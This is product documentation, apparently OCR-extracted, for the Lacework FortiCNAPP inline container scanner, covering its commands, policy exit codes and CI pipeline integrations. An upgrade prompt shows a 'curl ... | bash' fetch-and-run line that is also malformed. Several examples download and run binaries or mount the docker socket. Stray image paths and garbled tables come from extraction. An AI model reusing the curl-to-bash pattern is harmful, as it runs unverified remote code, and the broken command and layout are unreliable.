coreutils	CVE-2016-2781	Low	8.32-4.1ubuntu1		VULNERABLE
gmp	CVE-2021-43618		2:6.2.1+dfsg-3ubuntu1		
pcre2	CVE-2022-1586		10.39-3build1		
	CVE-2022-1587				
shadow	CVE-2013-4235		1:4.8.1-2ubuntu2		
tar	CVE-2019-9923		1.34+dfsg-1build3		
glibc	CVE-2016-20013	Info	2.35-0ubuntu3		
ncurses	CVE-2022-29458		6.3-2		
pcre3	CVE-2017-11164		2:8.39-13ubuntu0.22.04.1		

HTML Report

When using the `--html` flag, a HTML report will be generated. This report is very similar to the one in the Lacework FortiCNAPP Console with the following differences:

- The colored line chart in the Lacework FortiCNAPP Console displays *Unique* vulnerabilities found.
- The colored line chart in the HTML report displays *All* vulnerabilities found.

Unique = The number of unique vulnerabilities (CVEs) found in the operating system and non-os packages. Different packages can contain the same vulnerabilities and this figure will not include duplicate CVEs.
All = The total number of CVEs found in the operating system and non-os packages. This report will count all vulnerabilities regardless if they are found in multiple packages.

At the bottom of the report in the Lacework FortiCNAPP Console, the *X rows found* field will match the *All* vulnerabilities count.

Inline Scanner Results vs Lacework FortiCNAPP Console Results

There is a difference between the results shown in the Console (when `--save` or `export LW_SCANNER_SAVE_RESULTS=true` is used) versus the results shown in the Inline Scanner output.

This difference occurs when a single vulnerability (CVE) affects more than one package:

- The Lacework FortiCNAPP Console reports the number of distinct vulnerabilities (CVEs) per severity level.
- The Inline Scanner reports multiple vulnerabilities if the same vulnerability (CVE) affects multiple different packages.

`image scan`

The `image scan` command only collects package information from the container image and saves the data to a manifest; Lacework FortiCNAPP does not assess the data. This allows the collected data to be examined so you can verify what data would be sent to Lacework FortiCNAPP if assessment were to occur.

To perform an image scan, run one of the following commands:

```
lw-scanner image scan image_name image_tag [flags]
```

```
lw-scanner image scan image_name:image_tag [flags]
```

Flags for `image scan`

- `--no-pull` will stop the image from being pulled if not present locally.
- `--scan-library-packages` will scan the image for non-OS library packages. To find out more about this feature, see the Language Libraries Support section.
  - Alternatively, use `export LW_SCANNER_DISABLE_LIBRARY_PACKAGES_SCANNING=false` to set an enviroment variable on your local or CI/CD system.
- `-v, --verbose` sets verbose mode. True (default) prints detailed process data in the command line. False does not print any process data in the command line.

Tag Commands

This section provides information about the available tag commands. These commands allow you to add, remove, or view the environment tags associated with the inline scanner.

tags add

The `tags add` command adds a new tag to the inline scanner. To add a tag, run this command:

```
lw-scanner tags add
```

Provide the following information for the tag you want to add:

- Key
- Value

tags remove

The `tags remove` command removes a tag from the inline scanner. To remove a tag, run this command:

```
lw-scanner tags remove
```

Provide the key for the tag you want to remove.

tags view

The `tags view` command displays currently configured inline scanner tags. To view tags, run this command:

```
lw-scanner tags view
```

Example tags output:

```
{
    "build_id": "dev_build",
    "build_plan": "dev_machine",
    "hostname": "My-MacBook-Pro.local",
    "source": "lacework_inline_scanner",
    "user": "Firstname Lastname"
}
```

You can set the build_id and build_plan with the `image evaluate` command's `-i` and `-p` flags, respectively. The hostname and user are based on the local host and user information where the inline scanner is located. The source is hard-coded to lacework_inline_scanner.

version

The version command displays the inline scanner and data format versions. To display versions, run this command:

```
lw-scanner version
```

Lacework FortiCNAPP Scanner Upgrades

When running any lw-scanner command, a prompt will display at the end of the output if there is a new version of the Lacework FortiCNAPP Scanner available.

Example for Mac OS:

```
 Vulnerability Scanner is available! The latest version is v0.1.3,
to update execute the following command:
curl -OL https://github.com/lacework/lacework-vulnerability-scanner/releases/latest/download/lw-scanner-darwin-amd64 | bash
```

To disable this prompt, see the configure version command.

daemon run

The daemon run command starts the inline scanner as a background process on your host. Use this option to imitate the proxy scanner as a locally run process. The scan results will only be shown in the Lacework FortiCNAPP Console using this method.

Ensure that you use the authorization token from a proxy scanner instance when you run the inline scanner in daemon mode. Do not use an inline scanner token as this results in a 403 error.

To start the daemon service, run this command:

```
lw-scanner daemon run [flags]
```

Flags for daemon run

- --config string defines the path to the lw-scanner configuration yaml. The scanner can be configured for auto polling, registry notification, or on-demand scans. See the Configure the Proxy Scanner section for help on configuring these types with examples of each one.
- --help, -h provides a brief explanation of these flags.
- --port integer sets the port that the daemon service will use to listen for requests (default: 8080).

Example usage:

```
lw-scanner daemon run --config configs/config.yml --port 8080
```

Container Vulnerability Policy Support

When running the image evaluate command, an additional flag can be used (`--policy`) to trigger image evaluations based on enabled container vulnerability policies in the Lacework FortiCNAPP Console.

```
lw-scanner image evaluate myImage myImageTag --save --policy
```

This command scans your image to check what containers are in breach of your vulnerability policies and saves the results to the Lacework FortiCNAPP Console.

Exit Codes for Policy Violations

Use the following exit codes to prevent container images from being deployed due to a policy violation:

You must create and/or configure your container vulnerability policies before using these exit codes during image evaluations. For information, seeContainer Vulnerability Policies on page 1248

The exit codes only trigger when a container policy (default or custom) is enabled and a violation occurs.

Flag	Value Type	Description
`--fail-on-violation-exit-code`	Integer (default = -1)	Exit code for a policy violation when Action on failure is set to Block. Used for Kubernetes Admission Controller integrations.
`--critical-violation-exit-code`	Integer (default = -1)	Exit code for critical severity policy violation
`--high-violation-exit-code`	Integer (default = -1)	Exit code for high severity policy violation
`--medium-violation-exit-code`	Integer (default = -1)	Exit code for medium severity policy violation
`--low-violation-exit-code`	Integer (default = -1)	Exit code for low severity policy violation
`--info-violation-`	Integer	Exit code for info severity policy violation

Flag	Value Type	Description
`exit-code`	(default = -1)	

The default value of `-1` causes no action to occur. Use one or more of these flags with an integer of `0` or above to publish this exit code when a policy failure occurs.

Use Case for Exit Codes

Provide the value for each exit code and give each code a different integer value.

```
--fail-on-violation-exit-code 1
--critical-violation-exit-code 2
--high-violation-exit-code 3
--medium-violation-exit-code 4
--low-violation-exit-code 5
--info-violation-exit-code 6
```

If a violation occurs for a critical policy during the image evaluation, the integer value `2` is published by the scanner output.

Exit Code Priority

If more than one violation occurs for policies that have different severity levels, the highest severity exit code is published by the scanner output.

The following list demonstrates the order of priority for the severity levels with 1 being the highest:

1. Fail
2. Critical
3. High
4. Medium
5. Low
6. Info


Following the example shown in Use case for exit codes, if both a critical and medium policy violation occurred, the integer value `2` is published as it is a higher priority violation.

Integrate the Lacework FortiCNAPP Inline Scanner with CI Pipelines

Overview

The Lacework FortiCNAPP inline scanner supports integration with Continuous Integration (CI) tooling to scan container images as part of the build process.

The Lacework FortiCNAPP inline scanner is written in Go and runs on Linux, macOS and Windows. For more information on installing and configuring the Lacework FortiCNAPP inline scanner, see Integrate Inline Scanner on page 1338.



You can track your Continuous Integration runs by adding the build ID or build plan to your assessment reports:

```
lw-scanner image evaluate debian 10 --build-id YOUR_BUILD_ID --build-plan YOUR_BUILD_PLAN
```

You can find the `build id` and `build plan` values as Environment tags in the Lacework FortiCNAPP Console.

Upgrades

When installing a new version of the inline scanner, be aware of the following:

Existing configuration will not be overwritten, including environment variables. As such, any new default behavior will not become active unless you explicitly configure it after upgrading.

For example, from v0.2.4 onwards, language libraries are scanned by default. If this feature was previously disabled in your configuration, it will remain disabled. Use the `LW_SCANNER_DISABLE_LIBRARY_PACKAGES_SCANNING=false` environment variable to enable it.

Deleting Existing Configuration (Optional)

If you wish to install a new version of the inline scanner and remove any previous configuration, use the `configure reset` command before installing.

Saving Evaluation Results to Lacework FortiCNAPP Console

After upgrading the Lacework FortiCNAPP scanner from 0.1.x to 0.2, the inline scanner no longer saves evaluation results to the Lacework FortiCNAPP Console by default.

To keep the same behavior as before, perform one of the following options:

- Run the `configure data` command and enter `true` for `Save results in platform`.
- Use the `LW_SCANNER_SAVE_RESULTS=true` environment variable on your local or CI/CD system.
- Use the `--save` flag when running the `image evaluate` or `image scan` commands.

Support for Proxy Server

The Lacework FortiCNAPP inline scanner needs to communicate with the Lacework FortiCNAPP SaaS to evaluate images. The communication can be done via a proxy server. The scanner follows the HTTP_PROXY and HTTPS_PROXY environment variables if set in your Continuous Integration system.

Support for Language Library Packages

This feature is enabled by default. Find out more about this feature in the Language Libraries Support section.

Prior to v0.2.4, inline scanner releases do not have this feature enabled by default.

Disable Language Library Scanning

To disable scanning of language libraries, use the following environment variable or command flag (with `image evaluate`) in your CI/CD system:

```
LW_SCANNER_DISABLE_LIBRARY_PACKAGES_SCANNING=true
```

```
--disable-library-package-scanning
```

Sample Container Vulnerability Data from the Lacework FortiCNAPP Inline Scanner

Data returned from the Lacework FortiCNAPP inline scanner provides a wealth of information about vulnerabilities found in images, their severity, and what is fixable. The Lacework FortiCNAPP inline scanner is designed for individuals or teams responsible for tracking and remediating vulnerabilities. It provides relevant data to help with prioritization through the ability to sort assessments by what is actively running in the environment and by filtering vulnerabilities that have fixes.

The following example is the human-readable output of a container vulnerability assessment with 20 vulnerabilities from which only one of the vulnerabilities could be fixed.

```
lw-scanner-darwin-amd64 image evaluate debian 10 --fixable

                                CONTAINER IMAGE DETAILS
VULNERABILITIES
-------------------------------------------------------------------------------------------+-------
--------------------------
    ID          sha256:4a7a1f4017349067a21bd2de060dcf8b41e49fabf61b0dc3cf86a87e1f6dba9d
SEVERITY   COUNT   FIXABLE
    Digest      sha256:acf7795dc91df17e10effee064bd229580a9c34213b4dba578d64768af5d8c51     ------
-----+-------+----------
    Registry    remote_scanner
Critical       0         0
    Repository  debian                                                                    High
          3        1
    Size        108.8 MB
Medium         9         0
    Created At  2021-05-12T01:21:03.936Z                                                  Low
         13         0
    Tags        10                                                                        Info
         39         0

     CVE ID       SEVERITY   PACKAGE   CURRENT VERSION     FIX VERSION
 INTRODUCED IN LAYER
---------------+----------+---------+-----------------+-----------------+-----------------------
-----------------------------------------------
  CVE-2021-3520   High       lz4       1.8.3-1           1.8.3-1+deb10u1   ADD


file:1a1eae7a82c66d673971436ce2605e97d107e2934b7cdec876c64923ae6f4f85
                                                                          in /

---------------+----------+---------+-----------------+-----------------+-----------------------
-----------------------------------------------
```

You can switch the output of the inline scanner command to JSON format with the flag `-v=false`. You can also use the `--html` flag to generate a report in HTML format.

Configuration Options

The CI system examples use the `image evaluate` command to provide a human-readable output of container vulnerabilities. You can also use `image scan` command depending on your requirements.

Add additional flags to these command to suit your needs. For information, see t he `image_evaluate` and `image_scan` commands in Integrate the Lacework FortiCNAPP Inline Scanner with CI Pipelines on page 1362

Configuration using Environment Variables

Alternatively to command flags, set environment variables on your CI/CD system. The following table displays the available environment variables:

Variable Name	Value	Default
LW_ACCOUNT_NAME (*)	Your Lacework FortiCNAPP account name. Example: If your login URL is 'mycompany.lacework.net', the account name is `mycompany`.	N/A
LW_ACCESS_TOKEN (*)	Authorization token. Copy and paste the token from the inline scanner integration created in the Lacework FortiCNAPP Console.	N/A
LW_SCANNER_SAVE_RESULTS	When set to `true`, this will save evaluation results to the Lacework FortiCNAPP Console. This is not available for `image scan`.	`false`
LW_SCANNER_DISABLE_LIBRARY_PACKAGES_SCANNING	When set to `true`, this will disable image evaluations for non-OS library packages.	`false`
LW_SCANNER_DISABLE_UPDATES	When set to `true`, this will disable the update prompt at the end of the output if there is a new version of the Lacework FortiCNAPP scanner available.	`false`

(*) = required variable.

See also Global Flags using Environment Variables.

The Lacework FortiCNAPP scanner will honor the standard Linux `HTTP_PROXY` and `HTTPS_PROXY` environment variables if they are set in your CI system.

Integrate with CI systems

The following are examples of integrating the Lacework FortiCNAPP inline scanner command into a few popular CI systems:

- Integrate with Jenkins
- Integrate with Azure DevOps
- Integrate with TravisCI
- Integrate with GitHub Actions
- Integrate with Gitlab
- Integrate with Bitbucket Pipelines
- Integrate with AWS CodeBuild
- Integrate with Circle CI
- Integrate with Atlassian Bamboo

Integrate with Jenkins

The following is an example of Jenkins pipeline using Docker to pull an image and the Lacework FortiCNAPP inline scanner to evaluate the image.

You can use the executable or the Docker container. See Docker Image for Inline Scanner.

This simple Jenkins pipeline takes IMAGE_NAME, IMAGE_TAG, and BUILD_ID as inputs.

Every Jenkins slave that executes this pipeline must have the following installed:

- curl
- docker cli

Add the following variables to your Jenkins Credentials as Secret Text:

- LW_ACCESS_TOKEN: See Integrate Inline Scanner to get your access token.
- LW_ACCOUNT_NAME

```
pipeline {
    agent any

    environment {
        LW_ACCESS_TOKEN = credentials('LW_ACCESS_TOKEN')
        LW_ACCOUNT_NAME = credentials('LW_ACCOUNT_NAME')
    }

    parameters {
        string (name: 'IMAGE_NAME',
                description: "Specify Image Name",
                defaultValue: '')
        string (name: 'IMAGE_TAG',
                description: "Specify Image Tag",
                defaultValue: '')
    }

    stages {
        stage('Pull') {
            steps {
                echo 'Pulling image ...'
                sh "docker pull ${IMAGE_NAME}:${IMAGE_TAG}" //Pull the image to scan
            }
```

```
        }
        stage('Scan') {
            steps {
                echo 'Scanning image ...'
                sh "curl -L https://github.com/lacework/lacework-vulnerability-
scanner/releases/latest/download/lw-scanner-linux-amd64 -o lw-scanner"
                sh "chmod +x lw-scanner"
                sh "./lw-scanner image evaluate ${IMAGE_NAME} ${IMAGE_TAG} --build-id ${BUILD_ID}"
            }
        }
    }
}
```

Optionally, you can implement the exit codes to prevent container images from being deployed due to a policy violation, see Exit codes for Policy Violations

You need to create container vulnerability policies before implementing the exit codes. To create vulnerability policies, see Vulnerability Policy Management

For more details on integrating Lacework FortiCNAPP with Jenkins, see the blog post Up and Running with Lacework FortiCNAPP and Jenkins.

Integrate with Azure DevOps

This sample azure-pipelines.yml file demonstrates building a sample image azure.devops/app:latest and scanning it with Lacework:

```
trigger:
- up_and_running

pool:
  vmImage: 'ubuntu-latest'

steps:
- script: |
    docker build -t azure.devops/app:latest .
  displayName: 'Build a docker image'
  - script: |
    apt-get update
    apt-get -y install curl
    curl -L https://github.com/lacework/lacework-vulnerability-
scanner/releases/latest/download/lw-scanner-linux-amd64 -o lw-scanner
    chmod u+x lw-scanner
    ./lw-scanner image evaluate azure.devops/app latest
  displayName: 'Scan the image'
  env:
    LW_ACCESS_TOKEN: $(LW_ACCESS_TOKEN)
    LW_ACCOUNT_NAME: $(LW_ACCOUNT_NAME)
```

Add the variables LW_ACCESS_TOKEN and LW_ACCOUNT_NAME to your pipeline in Azure DevOps. See Integrate Inline Scanner to retrieve the values.

You can use the executable or the Docker container. See Docker Image for Inline Scanner.

Integrate with TravisCI

This sample `.travis.yml` file demonstrates scanning an image with Lacework FortiCNAPP.

Default daemon socket This example sets the `/var/run/docker.sock` default option, which is not generally recommended.

Consider adjusting the daemon socket option to suit your environment.

```
services:
  - docker

# Environment variables. These can be set up once in Travis instead of .travis.yml
env:
  global:
    - LW_ACCESS_TOKEN=YourAccessToken
    - LW_ACCOUNT_NAME=YourAccountName

script: ->
  docker run
  -e LW_ACCOUNT_NAME=$LW_ACCOUNT_NAME
  -e LW_ACCESS_TOKEN=$LW_ACCESS_TOKEN
  -v /var/run/docker.sock:/var/run/docker.sock
  lacework/lacework-inline-scanner:latest image evaluate YourImageNameToScan YourImageTagToScan
  --build-id $TRAVIS_BUILD_ID --build-plan $TRAVIS_JOB_NAME
```

Integrate with GitHub Actions

You can use the Inline Scanner executable or the Docker Image for Inline Scanner with GitHub Actions.

Add the variables `LW_ACCESS_TOKEN` and `LW_ACCOUNT_NAME` to your pipeline in GitHub Actions. See Configuration Using Environment Variables for guidance on these parameters.

```
jobs:
  build:
    steps:
      - uses: lacework/lw-scanner-action@v1.4.0
        name: Scan container images for vulnerabitilies using Lacework
        with:
          LW_ACCOUNT_NAME: ${{ secrets.LW_ACCOUNT_NAME }}
          LW_ACCESS_TOKEN: ${{ secrets.LW_ACCESS_TOKEN }}
          IMAGE_NAME: myRepositoryName/myImageName
          IMAGE_TAG: v1.0.0
```

Policy Exit Code Blocking for GitHub Actions

By default, the GitHub Action for the Lacework FortiCNAPP Inline Scanner returns an exit code of 1 if any enabled container vulnerability policy fails and is set to block mode.

You may want to automatically output the results from the scan to a GitHub PR comment, so that they can be easily read in GitHub.

The following is an example of how to achieve this using the actions-comment-pull-request GitHub Action:

GitHub Action - PR comment example for Lacework FortiCNAPP Inline Scanner results

```
      - uses: lacework/lw-scanner-action@v1.4.0
        name: Scan container image for vulnerabitilies using Lacework
        with:
          LW_ACCOUNT_NAME: ${{ secrets.LW_ACCOUNT_NAME }}
          LW_ACCESS_TOKEN: ${{ secrets.LW_ACCESS_TOKEN }}
          IMAGE_NAME: ${{ env.REGISTRY }}/${{ env.IMAGE_NAME }}
          IMAGE_TAG: ${{ env.GHA_SHA }}
          SAVE_RESULTS_IN_LACEWORK: true
          RESULTS_IN_GITHUB_SUMMARY: true

      - name: Change formatting for PR
        run: |
            echo "# Lacework Inline Scanner Result" > pr-results.md
            echo "<pre>" >> pr-results.md
            cat results.stdout >> pr-results.md
            echo "</pre>" >> pr-results.md

      - name: Comment PR
        uses: thollander/actions-comment-pull-request@v2
        with:
          filePath: pr-results.md
```

Integrate with Gitlab

The following is an example of a `gitlab.yaml` file using Docker to build an image and the Lacework FortiCNAPP inline scanner to evaluate the image.

You can use the executable or the Docker container. See Docker Image for Inline Scanner.


```
stages:
  - build
docker:image:
  stage: build
  image: docker:1.11
  services:
    - docker:dind
  script:
    - docker build -t image_name:tag .
    - apk update &amp;&amp;
    - apk add --no-cache curl &amp;&amp;
    - curl -L https://github.com/lacework/lacework-vulnerability-
scanner/releases/latest/download/lw-scanner-linux-amd64 -o lw-scanner
    - chmod u+x lw-scanner &amp;&amp;
    - ./lw-scanner image evaluate image_name tag
    - echo "Performing Vulnerability Scan powered by Lacework"
```

1. Add the following variables to your Gitlab project through the Gitlab console.
2. Go to your project's *Settings* > *CI/CD* and select *Variables*.
3. Click *Add Variable*.
4. Add `LW_ACCESS_TOKEN` with the token value.
5. Add `LW_ACCOUNT_NAME` with the name value.

Integrate with Bitbucket Pipelines

The Lacework FortiCNAPP Scan Bitbucket Pipe lets you integrate Lacework FortiCNAPP container security capabilities into your Bitbucket Pipeline's CI/CD. It allows you to scan and assess Docker container images and software packages for vulnerabilities during the build stage. Optionally, you can stop and fail the build when issues are detected to prevent vulnerable software from being deployed.

Container vulnerability policies must be set in Lacework FortiCNAPP in order to block CI/CD builds. Learn how to create a policy and attach the policy to the inline scanner integration.



Here's a full example Bitbucket Pipeline using the Lacework FortiCNAPP Scan pipe.

Add the following snippet to the script section of your `bitbucket-pipelines.yml` file:

```
script:
  - pipe: lacework/lacework-scan:1.2.0
    variables:
      LW_ACCOUNT_NAME: "<string>" # Required
      LW_ACCESS_TOKEN: "<string>" # Required
      IMAGE_NAME: "<string>" # Required
      IMAGE_TAG: "<string>" # Required
```

(You can also use `lacework/lacework-scan:latest`)

Pipe Variables

Use the following variables to control the Lacework FortiCNAPP Scan Bitbucket pipe behavior.

Variable	Usage
LW_ACCOUNT_NAME (*)	Your Lacework FortiCNAPP account name. For example, if your login URL is *mycompany.lacework.net*, the account name is `mycompany`.
LW_ACCESS_TOKEN (*)	Authorization token. Copy and paste the token from the inline scanner integration created in the Lacework FortiCNAPP Console.
IMAGE_NAME (*)	The local Docker image to scan.
IMAGE_TAG (*)	The local Docker image tag.

(*) = required variable.

Integrate with AWS CodeBuild

AWS CodeBuild is a fully managed cloud CI service that can build your source code and test and deploy your applications. You can integrate the Lacework FortiCNAPP inline scanner into the AWS CodeBuild build stage to discover software vulnerabilities. Optionally, you can use AWS CodeBuild with AWS CodePipeline to orchestrate multiple AWS CodeBuild projects that build and deploy. An example of using Lacework FortiCNAPP with AWS CodePipeline and CodeBuild can be found in this repository.

To add the Lacework FortiCNAPP inline scanner to your AWS CodeBuild project, follow this AWS CodeBuild buildspec example that performs a Docker build, Lacework FortiCNAPP vulnerability scan and then a Docker push to Amazon Elastic Container Registry (ECR).

You can use the executable or the Docker container. See Docker Image for Inline Scanner.

This example shows you how to pull the Lacework FortiCNAPP inline scanner account and token from the SSM parameter store, set environment variables, and install and run the Lacework FortiCNAPP inline scanner. Vulnerability results appear in the AWS CodeBuild build logs.

```
version: 0.2
env:
  parameter-store:
    LW_ACCOUNT_NAME: "LWAccountName" # pull Lacework inline scanner parameters from SSM parameter
store
    LW_ACCESS_TOKEN: "InlineScannerToken"
phases:
  build:
    commands:
      - docker build -t "$DOCKER_REG/$IMAGE_NAME:$CODEBUILD_BUILD_NUMBER" -t "$DOCKER_REG/$IMAGE_
NAME:latest" .
  post_build:
    commands:
      - export LW_ACCOUNT_NAME=$LW_ACCOUNT_NAME #Set Lacework inline scanner environment variables
      - export LW_ACCESS_TOKEN=$LW_ACCESS_TOKEN
      - export LW_SCANNER_DISABLE_UPDATES=true
```

```
      - export LW_SCANNER_SAVE_RESULTS=true
      - rm -rf ./evaluations/$IMAGE_NAME/$CODEBUILD_BUILD_NUMBER/evaluation_*.json || true
      - curl -L https://github.com/lacework/lacework-vulnerability-
scanner/releases/latest/download/lw-scanner-linux-amd64 -o lw-scanner # install
      - chmod +x lw-scanner
      - ./lw-scanner image evaluate $DOCKER_REG/$IMAGE_NAME $CODEBUILD_BUILD_NUMBER --build-id
$CODEBUILD_BUILD_NUMBER --data-directory . # execute
      - aws ecr get-login-password --region $AWS_REGION | docker login --username AWS --password-
stdin $DOCKER_REG
      - docker image push -a "$DOCKER_REG/$IMAGE_NAME"
```

Integrate with CircleCI

CircleCI is a continuous integration and delivery platform that you can use to implement DevOps practices.

See Lacework Orb for CircleCI for guidance on running on-demand vulnerability scans and other operations within your CI/CD pipeline.

- Some operations require a Lacework FortiCNAPP API Access Key and Secret as parameter entries.
- The default executor is the Docker container image for Inline Scanner. This as an alternative to the Lacework FortiCNAPP Inline Scanner executable binary.

Integrate with Atlassian Bamboo

The following is an example of a simple pipeline in Atlassian Bamboo, in which the Lacework FortiCNAPP Inline Scanner is used to evaluate the image.

1. Set the Environment Variables

Set the Lacework FortiCNAPP Account Name and Access Token as environment variables in Atlassian Bamboo, so that the Inline Scanner can authenticate to Lacework FortiCNAPP when it scans your images.

1. Go to *Global Variables*.
2. Add the following new environment variables:
   LW_ACCOUNT_NAME = `<lacework-account-name>`
   LW_ACCESS_TOKEN = `<inline-scanner-access-token>`
   - For your account name, if your login URL is *mycompany.lacework.net*, the account name is `mycompany`.
   - You can obtain your access token from the Lacework FortiCNAPP Console.

2. Add a Stage for the Inline Scanner into your Plan Configuration

1. Go to your plan's configuration.
2. Edit or create a stage where you want to insert a new step for the Lacework FortiCNAPP Inline Scanner.

3. Choose from one of the following implementation examples below to add your task.

In both examples, the build is set to fail if a Lacework FortiCNAPP policy violation is detected during a scan. See Exit Codes for Policy Violations for different flags that can be used.

a. Option 1 - Binary implementation:
   - Task type = *Script*
   - Task description = *a simple description for your task. Example "Scan image with Lacework FortiCNAPP".*
   - Interpreter = *Shell*
   - Script location = *Inline*
   - Script Body:

```
curl -L https://github.com/lacework/lacework-vulnerability-
scanner/releases/latest/download/lw-scanner-linux-amd64 -o lw-scanner
chmod +x lw-scanner
./lw-scanner image evaluate ${bamboo.REGISTRY}/${bamboo.IMAGE_NAME} latest --build-id
${bamboo.buildNumber} --tags mytag=myvalue --save --policy --fail-on-violation-exit-
code 1
```

   - Environment Variables:

```
LW_ACCOUNT_NAME=<lacework-account-name> LW_ACCESS_TOKEN=<inline-scanner-access-token>
```

b. Option 2 - Docker Container Image implementation.
   - Task type = *Docker*
   - Task description = *a simple description for your task. Example "Scan image with Lacework FortiCNAPP".*
   - Command = *Run a Docker container*
   - Docker image:

```
lacework/lacework-inline-scanner:latest
```

   - Container environment Variables:

```
LW_ACCESS_TOKEN="${bamboo.LW_ACCESS_TOKEN}" LW_ACCOUNT_NAME="${bamboo.LW_ACCOUNT_
NAME}"
```

   - Container command:

```
image evaluate ${bamboo.REGISTRY}/${bamboo.IMAGE_NAME} latest --build-id
${bamboo.buildNumber} --tags mytag=myvalue --save --policy --fail-on-violation-exit-
code 1
```

4. Save your task/stage once complete.

Results from the scans can be found in the Lacework FortiCNAPP Console (as long as the `--save` flag is used as per these examples). Scan output can also be found in the Bamboo build logs for the build results.

Docker Image for Inline Scanner

The inline scanner is also distributed in a Docker image. You can use it as an alternative to the binary in CI systems.

Run the Docker image to start a Docker daemon on your host using the default daemon socket (`/var/run/docker.sock`).

Daemon socket The Inline Scanner docker image uses the host's docker daemon to pull images as it doesn't have its own docker daemon.

This creates a single container that can perform the following commands:

- `image evaluate`
- `image scan`
- `version`

All other commands are disabled.

If you want to run the Docker image inside another Docker image, ensure that the host image is running Docker before deployment.

CPU and Memory Resources

See Inline Scanner - CPU and Memory Resources for resource recommendations.

Download the Image

Pull the image from the Lacework FortiCNAPP repository:

```
docker pull lacework/lacework-inline-scanner:latest
```

Use the Image

The `configure` commands are disabled for the Docker image. See Configuration using Environment Variables for environmental configuration options.

`LW_SCANNER_DISABLE_UPDATES` is set to `true` by default for the docker image which provides a cleaner output.

image evaluate

Provide the `LW_ACCOUNT_NAME` and `LW_ACCESS_TOKEN` environment variables to authenticate with Lacework FortiCNAPP.

```
docker run \
-e LW_ACCOUNT_NAME=myCompany \
-e LW_ACCESS_TOKEN=_myAccessToken123 \
